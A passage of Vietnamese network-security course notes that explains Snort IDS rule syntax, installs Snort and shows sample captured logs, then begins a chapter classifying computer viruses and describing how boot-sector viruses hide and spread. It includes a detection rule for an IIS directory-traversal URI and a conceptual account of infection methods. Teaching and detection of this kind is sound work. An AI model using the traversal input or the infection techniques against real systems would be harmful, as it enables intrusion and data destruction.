Trường thứ 2 trong rule là protocol. Hiện tại snort có thể phân tích được 4 giao thức: tcp, udp, icmp, and ip. Trong tương lai có thể có thêm các giao thức như: ARP, IGRP, GRE, OSPF, RIP, IPX, etc.

2.2.3 Các địa chỉ IP

Phần tiếp theo trong phần rule header là địa chỉ IP và thông tin về cổng. Từ khoá any dùng để chỉ tất cả các địa chỉ. Snort không có cơ chế để tra cứu host name thay cho địa chỉ IP. Cho phép sử dụng ký tự đảo "!" Ví dụ:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 \
(content: "|00 01 86 a5|"; msg: "external mountd access";)
```

Ta có thể liệt kê một danh sách các địa chỉ IP. Một danh sách địa chỉ IP được xác đặt trong cặp dấu ngoặc vuông, và các địa chỉ được ngăn cách nhau bởi dấu phảy ",". Ví dụ

```
alert tcp ![192.168.1.0/24,10.1.1.0/24] any -> \
[192.168.1.0/24,10.1.1.0/24] 111 (content: "|00 01 86 a5|"; \
msg: "external mountd access";)
```

2.2.4 Các cổng dịch vụ

Ta có thể các định các cổng theo nhiều cách như: xác định cổng bất kỳ, định nghĩa các tĩnh (static port definitions), khoảng các cổng, và sử dụng ký tự đảo "!". Các cổng tĩnh được chỉ ra bởi một cổng có số, ví dụ cổng 111 dùng cho portmapper, 23 for telnet... Khoảng các cổng được xác định bằng dấu ":". Ví dụ:

```
log udp any any -> 192.168.1.0/24 1:1024 log udp
```

Chỉ luồng dữ liệu đi từ cæng bất kỳ đến các cổng đích nằm trong khoảng từ 1 đến 1024.

```
log tcp any any -> 192.168.1.0/24 :6000
```

Log các gói đi từ cổng bất kỳ đến một cổng nhỏ hơn hoặc bằng 6000

```
log tcp any :1024 -> 192.168.1.0/24 500:
```

Log các gói đi từ một cổng nhỏ hơn hoặc bằng 1024 đến một cổng bất kỳ lớn hơn hoặc băng 500.

```
log tcp any any -> 192.168.1.0/24 !6000:6010
```

Sử dụng ký tự đảo.

2.2.5 Toán tử định hướng

Toán tử chỉ hướng -> xác định của dữ liệu. Ta cũng có thể sử dụng ký hiệu <> để chỉ 2 hướng. Ví dụ:

```
log tcp !192.168.1.0/24 any <> 192.168.1.0/24 23
```

Chú ý: Không sử dụng ký hiệu <- để chỉ hướng ngược lại

2.3 Rule Options

Tất cả các Rule Options được ngăn cách nhau bởi dấu chấm phảy, các từ khoá được ngăn cách nhau bởi dấu hai chấm ":".

Các từ khoá

- **msg** gửi thông báo vào các cảnh bảo và các packet logs

  Định dạng: `msg: "<message text>";`

- **logto** chuyển các log tới một file của người dùng thay cho file chuẩn.

  Định dạng:`logto:"filename";`


- **sid** Snort rule id

  Định dạng:

```
sid: <snort rules id>;
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 \
(msg:"WEB-IIS File permission canonicalization"; \
uricontent:"/scripts/../.."; \
flags: A+; nocase; sid:983; rev:1;)
```

III - KHẢO SÁT MẠNG LAN BẰNG SNORT

1. Mô hình thử nghiệm



Trong mô hình trên, bộ phần mềm giám sát mạng sẽ được cài đặt trên máy chủ Linux có địa chỉ 192.168.0.10/24 và khi được kích hoạt, nó sẽ có nhiệm vụ giám sát các hoạt động của mạng cục bộ.

2. Cài đặt và kết quả thử nghiệm

a. Cài đặt.

Trên máy chủ Linux tạo một thư mục có tên **snortinstall** và chuyển đến thư mục đó:

```
[root@fwl root]# mkdir snortinstall
[root@fwl root]# cd snortinstall/
```

Copy bộ cài snort vào thư mục này, chúng ta sử dụng snort-1.8.7

Sau đó chuyển vào thư mục snort-1.8.7:

```
[root@fwl root snortinstall]# cd snort-1.8.7
```

Chạy lệnh configure để tạo tệp Makefile:

```
[root@fwl root snort-1.8.7]# ./configure
```

Thực hiện lệnh make để biên dịch snort và copy các file chạy của snort vào hệ thống:

```
[root@fwl root snort-1.8.7]# make
[root@fwl root snort-1.8.7]# make install
```

Tiếp theo tạo file luật cho snort, qui trình như sau:

```
[[root@fwl root snort-1.8.7]# mkdir /etc/snort
[root@fwl root snort-1.8.7]# cd ..
[root@fwl root snortinstall]# tar -zxvf ./snortrules.tar.gz
[root@fwl root snortinstall]# cd rules/
[root@fwl root rules]# cp * /etc/snort
[root@fwl root rules]# cp ./snort.conf /etc
[root@fwl root rules]# mkdir /var/log/snort
```

Chỉnh sửa file snort.conf:

```
[root@fwl root rules]# vi /etc/snort.conf
var HOME_NET $eth0_ADDRESS
var EXTERNAL_NET any
var RULE_PATH /etc/snort/
```

Chạy snort bằng dòng lệnh sau:

```
[root@fwl root rules]# snort -D -d -e -l ./log
```

b. Kết quả thử nghiệm.

Sau khi chạy, các thông tin về hoạt động của mạng sẽ được Snort lưu vào trong thư mục /log, thông tin của mỗi một trạm ở trên mạng sẽ được lưu vào một thư mục có tên trùng với địa chỉ IP của trạm đó ở trên mạng. Cụ thể với mô hình trên ta sẽ có các thư mục sau:

192.168.0.1

192.168.0.2

192.168.0.10

192.168.0.11

Trong mỗi thư mục sẽ chứa các tệp đã chặn bắt được phiên truyền thông của trạm đó với các trạm khác ở trên mạng.

Ví dụ ta có nội dung của thư mục 192.168.0.10 gồm có các tệp :

- TCP:1028-113
- TCP:1029-113
- UDP:513-513

….

Nội dung của tệp chặn bắt được sẽ có dạng như sau:

```
08/14-17:46:15.430031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-17:49:15.440031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-17:52:15.450031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-17:55:15.460031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-17:58:15.470031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:01:15.480031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:04:15.490031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:07:15.500031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:10:15.510031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:13:15.520031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:16:15.530031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132

08/14-18:19:15.540031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+
```

```
08/14-18:22:15.550031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:25:15.560031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:28:15.570031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:31:15.580031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:34:15.590031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:37:15.600031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+
```

```
08/14-18:40:15.610031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+

08/14-18:43:15.620031 0:60:97:D3:E1:1 -> FF:FF:FF:FF:FF:FF
type:0x800 len:0xAE
192.168.0.10:513 -> 192.168.0.255:513 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:160 DF
Len: 132
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Khi phân tích nội dung của các tệp tin này, người quản trị mạng có thể biết được các luồng thông tin đang được trao đổi trên mạng, giao thức được sử dung, cổng ứng dụng đang mở, … Qua đó có thể giúp cho việc giám sát và quản trị mạng, thiết lập các cơ chế an toàn phù hợp với yêu cầu đặt của từng hệ thống cụ thể.

TÀI LIỆU THAM KHẢO

1. Trần Thạch Tùng, *Bảo mật và tối ưu trong Red Hat Linux* , NXB Lao động – Xã hội
2. VN-Guide, *Bảo mật trên mạng - Bí quyết và giải pháp* , NXB thống kê
3. Edward Amoroso, *Fundamentals of Computer Security Technology*
4. *E_book: Hackers Handbook, State of the art Hacking tools and techniques Vol 1,2,3*.
5. William Stallings Ph.D. (1999), *Cryprography and Network security*: *Principles and Practice - Second edition*, Prentice -Hall, Inc.,USA.
6. http://www.hackecs.com
7. http://www.auscert.org.au
8. http://www.securityfocus.com
9. http://www.l0pht.com
10. http://www.w3.org
11. http://www.rhino9.com
12. http://www.nai.com
13. http://www.netbus.org
14. http://iss.net
15. http://www.insecure.org
16. http://www.saintcorporation.com/products/saint_engine.html
17. http://www.nessus.org
18. http://www.cert.org
19. http://vnEpress.net
20. http://www.viethacker.net
21. http://www.vnsecurity.org
22. http://www.rootshell.com
23. http://www.hackerjokes.de/
24. http://www.hackercracker.net/
25. http://www.crackerhttp:/
26. http://www.hackerethic.org/
27. http://www.counter-hack.net/

28. http://www.inthehack.com/
29. http://www.eleganthack.com/
30. http://www.hack-net.com/
31. http://www.virtualcrack.com/
32. http://www.hkcvn.net/
33. http://www.elhacker.com/
34. http://www.elhacker.co.uk/
35. http://www.elhacker.net/
36. http://www.hackerwhacker.com/
37. http://www.mit.edu/hacker/hacker.html
38. http://www.happyhacker.org/

PHẦN 3
VIRUS MÁY TÍNH

I. TỔNG QUAN VỀ VIRUS MÁY TÍNH.

1. Virus máy tính là gì?

Virus máy tính thực chất là những chương trình phần mềm máy tính được thiết kế và càI đặt một cách lén lút vào các hệ thống máy tính thông qua các con đường khác nhau, rồi tự động chạy ngoài sự kiểm soát của người sử dụng với mục đích duy nhất là phá hoại các hệ thống này ở các cấp độ khác nhau, nhẹ thì chỉ là những hình ảnh, dòng chữ trêu đùa tự động hiện ra trên màn hình của người sử dụng, nặng hơn có thể phá hoại các tệp tin hệ thống, văn bản, dữ liệu …, thậm chí có thể làm hỏng cả bo mạch chính của máy tính. Đặc điểm chung của các chương trình virus là chúng có khả năng tự nhân bản, sao chép chính nó vào các chương trình khác. Để làm được việc này, virus thường thực hiện những bước sau:

- Tìm cách gắn vào đối tượng chủ (các hệ thống máy tính), sửa đổi dữ liệu sao cho virus nhận được quyền điều khiển mỗi khi chương trình chủ được thi hành.

Khi được thực hiện, virus tìm kiếm những đối tượng khác (các file, ROMBIOS), sau đó lây nhiễm lên những đối tượng này.

Tiến hành những hoạt động phá hoại, do thám…

Trả lại quyền thi hành cho chương trình chủ hoạt động như bình thường hoặc phá huỷ luôn toàn bộ hẹe thống (format ổ cứng, ghi đè các trị khác vào ROMBIOS để phá huỷ bo mạnh chính).

Về nguyên tắc, virus chỉ có thể lây nhiệm lên những đối tượng có chứa nội dung thi hành được, ví dụ như các file chương trình có phần mở rộng (đuôi) .BAT, .EXE, .COM,.., các tài liệu văn bản word, exel, powerpoint,.. hay thậm chí các file .CLASS được viết bằng java.

2. Phân loại virus.

Có thể phân loại virus theo nhiều cách, dựa vào những tiêu chí khác nhau, nhằm xác định những khả năng, tính chất riêng biệt của mỗi nhóm, từ đó có phương pháp phòng chống với mỗi loại.

a. Phân loại theo đối tượng lây nhiễm và môi trường hoạt động.

Với những đối tượng chủ khác nhau (Boot sector, file văn bản, hệ thống, RomBios,..), virus sẽ có cấu trúc và công nghệ khác nhau để tiến hành lây nhiễm. Mặt khác, trên môi trường hoạt động của mỗi đối tượng chủ, virus cũng phải có những công nghệ riêng biệt, phụ thuộc vào môi trường đó. Vì vậy, phương pháp này căn cứ vào đối tượng chủ mà virus sẽ lây nhiễm và môi trường hoạt động của virus sẽ lây nhiễm và môi trường hoạt động của virus để phân loại. Với phương pháp này có thể chia ra những loại virus sau:

- Virus Boot (B- virus): các virus lây nhiễm lên Boot sector trên đĩa mềm hoặc Master Boot Record và Disk Boot Record trên đĩa cứng, bảng FAT, bảng đăng ký (windows registry) của hệ điều hành windows,..
- Virus File (F- virus): các virus lây nhiễm các dạng file (có chứa nội dung thi hành được). Bao gồm những file .COM, .EXE và những loại file chứa mã giả (Pseudo Code) như các file .BAT, .DOC, .XLS. Trong loại này, tạm chia thành 3 loại nhỏ:

+ Các virus file hoạt động trên môi trường DOS.

+ Các virus file hoạt động trên môi trường Windows 3x/9x/NT/2000/XP. Bao gồm các virus lây nhiễm các file thi hành trên các hệ điều hành tương ứng.

Các virus file hoạt động trên môi trường của các ứng dụng khác. Bao gồm các virus macro và các loại virus khác như VBS virus, Java virus,..

Phân loại theo phương pháp tìm đối tượng lây nhiễm.

Các loại virus thường trú (kích hoạt ngay khi bật máy) có phương pháp tìm kiếm đối tượng lây nhiễm rất khác với các virus không thường trú (chỉ kích hoạt khi thực hiện một tác vụ noà đó như copy, sửa đổi đối với đối tượng lây nhiễm), do đó có cấu trúc, công nghệ khác nhau.

- Virus thường trú: là virus kiểm soát hoạt động của môi trường điều hành và tiến hành các tác vụ nguỵ trang, phá hoại, anti-tunnel,.. Mỗi khi phát hiện các tác vụ trên đối tượng chủ, virus sẽ tiến hành lây nhiễm.

- Virus không thường trú: virus không kiểm soát hoạt động của hệ thống. Mỗi khi được kích hoạt (khi đối tượng chủ được thi hành) virus sẽ tiến hành tìm kiếm các đối tượng khác để tiến hành lây nhiễm.

b. Phân loại theo phương pháp lây nhiễm.

Dùng để phân loại các virus file, căn cứ vào phương pháp lây nhiễm trên đối tượng chủ. Bao gồm các loại sau:

- Ghi đè (Overwritting)
- Ghi đè bảo toàn
- Dịch chuyển (shifting).
- Song hành (companion).
- Nối thêm (appending)
- Chèn giữa (Mid-File).
- Định hướng lại lệnh nhảy (jump Redirection).
- Điền khoảng trống (space filler).

c. Phân loại theo mức độ phá hoại.

Cách phân loại này chỉ giúp đánh giá sơ bộ về sự phá hoại của virus, để có phương án phòng chống thích hợp. Có thể chia thành 2 loại:

- virus thông thường: loại virus không tiến hành phá hoại dữ liệu, hệ thống, chỉ có tính chất trêu đùa, hoặc không có ảnh hưởng nguy hiểm đến dữ liệu/máy tính.
- Virus huỷ diệt: loại virus tiến hành các hoạt động phá hoại dữ liệu/máy tính điểm hình như Date, CIH, Nimda, Klez.E,..

d. Phân loại theo họ virus.

Một số virus được phát triển cải tiến liên tục từ khi ra đời, tạo thành một họ các virus có cấu trúc, công nghệ tương đối giống nhau. Những virus đó có thể phân thành một họ. Chẳng hạn như virus Date, họ CIH, họ Tiny, họ Nimda, họ Klez,..

3. Một số tên gọi khác thường dùng của virus

- Ngựa thành tơroa (trojan horse): ngựa thành tơroa dựa trên truyền thuyết thời trung cổ nó hoạt động cũng giống như vậy, đặc điểm chung của loại virus này là sau khi lây nhiễm vào hệ thống của người sử dụng thì nằm im trong máy chỉ đến một

ngày nhất định nào đó nó mới bung ra phá hoại. Hãy hình dung sự nguy hiểm của loại virus này khi hàng trăm máy tính của một công ty cùng nhiễm loại virus này và tất cả cùng sụp đổ tất trong một ngày. ví dụ điển hình chính là CIH ngày 26/4. Vì xuất hiện không ồn ào và không để lại hậu quả ngay sau khi lây nhiễm mà rất nhiều người không để ý đề phòng. Hệ thống máy tính toàn cầu của Microsoft cũng đã từng khốn khổ với loại virus này.

- Sâu internet (Worm): mặt trái của mạng interner là đem đến cho những kẻ chuyên phá hoại một môi trường hết sức lý tươngr để truyền bá virus. Nếu trước đây việc làm lây nhiễm chỉ có con đường duy nhất là thông qua việc cài đặt chường trình, copy file với tốc độ lan rộng địa lý rất chậm vì chỉ có những người có quan hệ nhất định với nhau mới có việc sao chép dữ liệu trên máy của nhau, thì ngày nay, thông qua mạng internet, bằng các chương trình thư điện tử, tốc độ phát tán của các virus nhanh và rộng khủng khiếp. Ngay sau khi tung lên mạng, một chuyên gia đã có thể đồng thời cho virus gửi thư đi toàn thế giới và worm lập tức thực hiện việc phá hoại trên phạm vi toàn cầu. Có hai loại chính:

  + @m (Mailer – Người gửi thư): dạng này thông thường gửi cho các đối tượng là người dùng thư điện tử một thông điệp có đính kèm một file nào đó. Nừu bạn là người nhận thư và khi bạn không hiểu rõ nguồn gốc của thông điệp này mà ngây thơ kích hoạt file gửi kèm thi worm sẽ lập tức thực hiện việc lây nhiễm lên máy của bạn.

  + @mm (Mass mailer – người gửi thư không kiểm soát được): dạng này còn nguy hiểm hơn bội phần so với loại trên, vì cũng sử dụng thư điện tử có đính kèm file tương tự như loại trên, nhưng sau khi kích hoạt file gửi kèm nó đồng thời làm hai việc sau:

    - Thực hiện việc lây nhiễm lên hệ thống của bạn.
    - Lần tìm trong sổ địa chỉ của chương trình thư trên máy của bạn các địa chỉ liên lạc mà bạn đã tạo trước đó và gửi thư cho những địa chỉ này với một thông điệp có đính kèm một file bất kỳ nào đó lấy trên máy của bạn có nhiễm chính nó. Vì vậy tốc độ lây nhiễm của loại này có thể được tính bằng cấp số mũ.

Sau đây chúng ta sẽ nghiên cứu một số loại Virus chính.

II. B-VIRUS

1. Phương pháp lây lan.

Khi máy tính khởi động, sau quá trình POST, sector đầu tiên trên đĩa A (nếu không có thì sẽ là C) được đọc vào, một tác vụ kiểm tra nho nhỏ để tránh một lỗi lầm: Sector đó có thể không phải là một Boot sector hợp lệ bằng cách kiểm tra giá trị nhận diện 0AA55 tại cuối sector. Tuy nhiên việc kiểm tra này cũng không tránh khỏi sơ hở nếu ai đó thay đoạn mã không Boot sector bằng một chương trình khác với ý đồ xấu? Và đó cũng chính là cách lây lan của một Virus loại B.

Đối với đĩa mềm, sector 0 luôn là Boot sector, do đó việc lây chỉ tiến hành đơn giản bằng cách thay Boot record trên track 0, side 0, sector1.

Tuy nhiên trên đĩa cứng có chia các partition, mọi chuyện lại phức tạp hơn vì đầu tiên Master boot được đọc vào, sau quá trình kiểm tra Partition active, Boot sector tương ứng mới được đọc vào. Chính vì thế các lập trình viên Virus có quyền chọn một trong hai nơi. Tuy vậy, cả 2 đều có nhược điểm của nó ta sẽ phân tích 2 điểm "vào" này.

Đối với Partition table, ưu điểm có vẻ rõ ràng: nó luôn luôn được nạp vào vùng nhớ đầu tiên, cho dù sau đó hệ điều hành nào được kích hoạt, và cũng là lý do B-Virus hoạt động không tương thích với một hệ điều hành nào mà chỉ thực hiện đối với đĩa. Mặt khác nếu bất kỳ một phần mềm nào dưới DOS dùng các ngắt 25H và 26H cũng không thể truy nhập đến partition table, do đó nó tránh khỏi cặp mắt tò mò của nhiều người. Dù vậy nó vẫn có khuyết điểm: phải chú ý đến Partition table, nghĩa là đoạn mã được thay thế không được ghi đè vào bảng tham số này. Một xâm phạm dù nhỏ cũng sẽ ảnh hưởng đến việc quản lý đĩa cứng nếu người sử dụng Boot máy từ điã mềm. Điều này cũng lý giải tại sao một số Virus trong nước không chú ý đén điều này và vì thế đã tạo ra lỗi: không kiểm soát được đĩa C khi mấy được Boot từ đĩa A.

Đối với Boot sector lại khác, một Virus chọn giải pháp Boot record thay cho partition table có thể gặp thuận lợi trong việc sử dụng bảng tham số đĩa BPB (Bios

Parameter Block chứa trong boot sector bảng này được ghi trong quá trình format logic đĩa), đoạn mã lây cho đĩa mềm cũng sẽ được dùng tương tự như cho đĩa cứng. Tuy nhiên lại phải tốn kém cho giải thuật định vị một partition boot được, chính điều này lại gây cho nó một bất lợi: không lây được trên đĩa cứng không có Active partition.

Việc lựa chọn partition table hay boot sector vẫn là một vấn đề đang bàn cãi giữa các nhà viết Virus, tuy nhiên hầu hết các Virus sau này đều dùng Master boot hơn là boot sector.

Vấn đề then chốt mà Virus cần phải giải quyết là Boot sector nguyên thuỷ của đĩa. Rõ ràng boot này phải được thay, tuy nhiên Virus không thể làm thay hết mọi chuyện cho một boot record vì thực sự đó là một đoạn mã có rất nhiều mục đích. Chính vì vậy Virus cũng không thể bỏ được boot sector. Thay vào đó, nó sẽ cất boot này vào một chỗ nhất định nào đó ở trên đĩa, và sau khi thi hành xong tác vụ cài đặt của mịnh, Virus sẽ đọc và trao quyền cho boot cũ. Mọi việc được boot cũ tiếp tục làm trông rất "bình thường". Tuy nhiên khó khăn lại xuất hiện: cất boot record cũ ở đâu khi mà mọi chỗ trên đĩa đều có thể bị sửa đổi: FAT, ROOT và nhất là Data area. Cách giải quyết câu hỏi này cũng giúp chúng ta phân loại chi tiết hơn về B-Virus.

2. Phân loại B-Virus

Cách giải quyết trên được B- Virus giải quyết ổn thảo theo hai hướng: cất Boot record lên một vị trí xác định trên mọi đĩa và chấp nhận mọi rủi ro mất mát Boot sector (do bị ghi đè), dù tất nhiên chỗ cất giấu này có khả năng bị ghi đè thấp nhất. Hướng này đơn giản và do đó chương trình thường không lớn, chỉ dùng một sector thay chỗ boot record, và do đó được gọi tất cả là SB- Virus (Single B- Virus). Mặt khác, có thể cất Boot sector này vào một nơi "an toàn" trên đĩa tránh mọi sai lầm, mất mát có thể xảy ra. Vì kích thước vùng an toàn có thể định bất kỳ, nên chương trình Virus thường chiếm trên nhiều sector, và được chia thành 2 phần: một phần trên Boot record, một phần trên đĩa (trên vùng an toàn). Vì đặc điểm này, nhóm này được gọi là DB- Virus (Double B- Virus).

a. SB- Virus.

Do tính dễ dãi, chấp nhận mất mát nên chương trình ngắn gọn chỉ chiếm đúng một sector. Thông thường SB- Virus chọn nơi cất giấu Boot là những nơi mà khả năng bị ghi đè lên là ít nhất.

Đối với đĩa mềm, các nơi thường được chọn là:

- Số điểm vào ở những sector cuối thư mục gốc (root directory) thường không được dùng đến, và những sector này là nơi lý tưởng để cất giấu boot record.
